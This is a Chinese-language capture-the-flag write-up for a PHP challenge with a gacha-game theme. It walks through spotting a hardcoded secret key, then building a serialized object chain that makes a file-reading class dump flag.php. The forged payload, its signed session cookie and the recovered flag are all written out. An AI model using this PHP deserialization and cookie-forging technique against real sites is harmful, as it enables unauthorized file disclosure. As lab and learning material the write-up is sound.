| pool.php | 2021/2/14 23:01 | JetBrains PhpSto... | 3 KB |
| simulator.php | 2021/2/14 23:01 | JetBrains PhpSto... | 4 KB |

接下来进行代码审计，从头到尾没有没有敏感函数，但是注意到在 **simulate.php** 中有一串 secret_key：



```
const SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9";
```

同时 extract 函数有一个反序列化操作，说明 **Data** 可控。


Eval 类可以 `echo this->message`，CardsPool 类的 toString 函数可以读文件。

所以要做的就是将 Eval 类的 $msg 指向 ClassPool 类，$file 的值赋值为 $file。随后生成序列化后的字符串，再经过 base64 编码，放回到 index.php的 cookie 中，便会获得加密后的 cookie。

构造 test.php：


```php
<?php
class CardsPool
{

    public $cards;
    private $file="flag.php";
}
class Eeeeeeevallllllll{
    public $msg;
}
$a = new Eeeeeeevallllllll();
$a->msg = new CardsPool();
echo serialize($a)."<br>";
echo base64_encode(serialize($a))."<br>";
```

本地运行得到编码后的序列化对象：




```
O:17:"Eeeeeeevallllllll":1:{s:3:"msg";O:9:"CardsPool":2:{s:5:"cards";N;s:15:"CardsPoolfile";s:8:"flag.php";}}
TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtPOjk6IkNhcmRzUG9vbCI6Mjp7czo1OiJjYXJkcyI7TjtzOjE1OiIAQ2FyZHNQb29sAGZpbGUiO3M6ODoiZmxhZy5waHAiO319
```

本地运行网站源代码，在 extract 函数 中加一句 echo 用来输出加密后的 cookie：



```php
public function extract($session){

    $sess_array = explode( separator: ".", $session);
    $data = base64_decode($sess_array[0]);
    $sign = base64_decode($sess_array[1]);
    echo "<br>"."CooKie: ".base64_encode($data).".".base64_encode(md5( string: $data . self::SECRET_KEY))."<br>";

    if($sign === md5( string: $data . self::SECRET_KEY)){
        $this->sessionData = unserialize($data);
    }else{
        unset($this->sessionData);
        die("Go away! You hacker!");
    }
}
```

打开 index.php ， 将 cookie 改为之前 test.php 序列化后的字符串，刷新得到加密后的 cookie。



```
CooKie:
TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtPOjk6IkNhcmRzUG9vbCI6Mjp7czo1OiJjYXJkcyI7TjtzOjE1OiIAQ2FyZHNQb29sA  2NjOWEwY2ZkNzk0Z
Go away! You hacker!
```

值
TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtPOjk6IkNhcmRzUG9vbCI6Mjp7czo1OiJjYXJkcyI7TjtzOjE1OiIAQ2FyZHNQb29sAGZpbGUiO3M6ODoiZmxhZy5waHAiO319

域名
localhost


路径
/r4u

过期时间
Mon Feb 21 2022 22:13:21 GMT+0800 (中国标准时间)

SameSite

hostOnly ☑ session ☑ 安全 ☐ httpOnly ☐

复制 cookie，打开网站，替换cookie，刷新。


不安全 | ac9f57cc79.arknights.r4u.top
抽中的六星干员
刀客塔，
抽一次
Made by 109发抽不到老婆夕的R4u.

http://ac9f57cc79.arknights.r4u.top/

ac9f57cc79.arknights.r4u.top | **session**

值

```
TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnIjtPOjk6IkNhcmRzU
G9vbCI6Mjp7czo1OiJjYXJkcyI7TjtzOjE1OiIAQ2FyZHNQb29sAGZpbGUiO3M6OD
oiZmxhZy5waHAiO319.Y2Q1NjAzYWE3MjAxOWEwM2NjOWEwY2ZkNzk0ZmEw
NzQ%3D
```

域名: ac9f57cc79.arknights.r4u.top

路径: /


过期时间: Mon Feb 21 2022 22:18:58 GMT+0800 (中国标准时间)

SameSite:

hostOnly ☑ session ☑ 安全 □ httpOnly □

帮助

啥也没发生，但是查看网页源代码就出现了 flag



```
<html lang="en">
  ▶<head>…</head>
··▼<body class="text-center" cz-shortcut-listen="true"> == $0
    ▶<div class="d-flex w-100 h-100 p-3 mx-auto flex-column">…</div
    ▶<div>…</div>
    </body>
</html>
<!--?php
//hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}-->
```

参考文章:

[参考链接]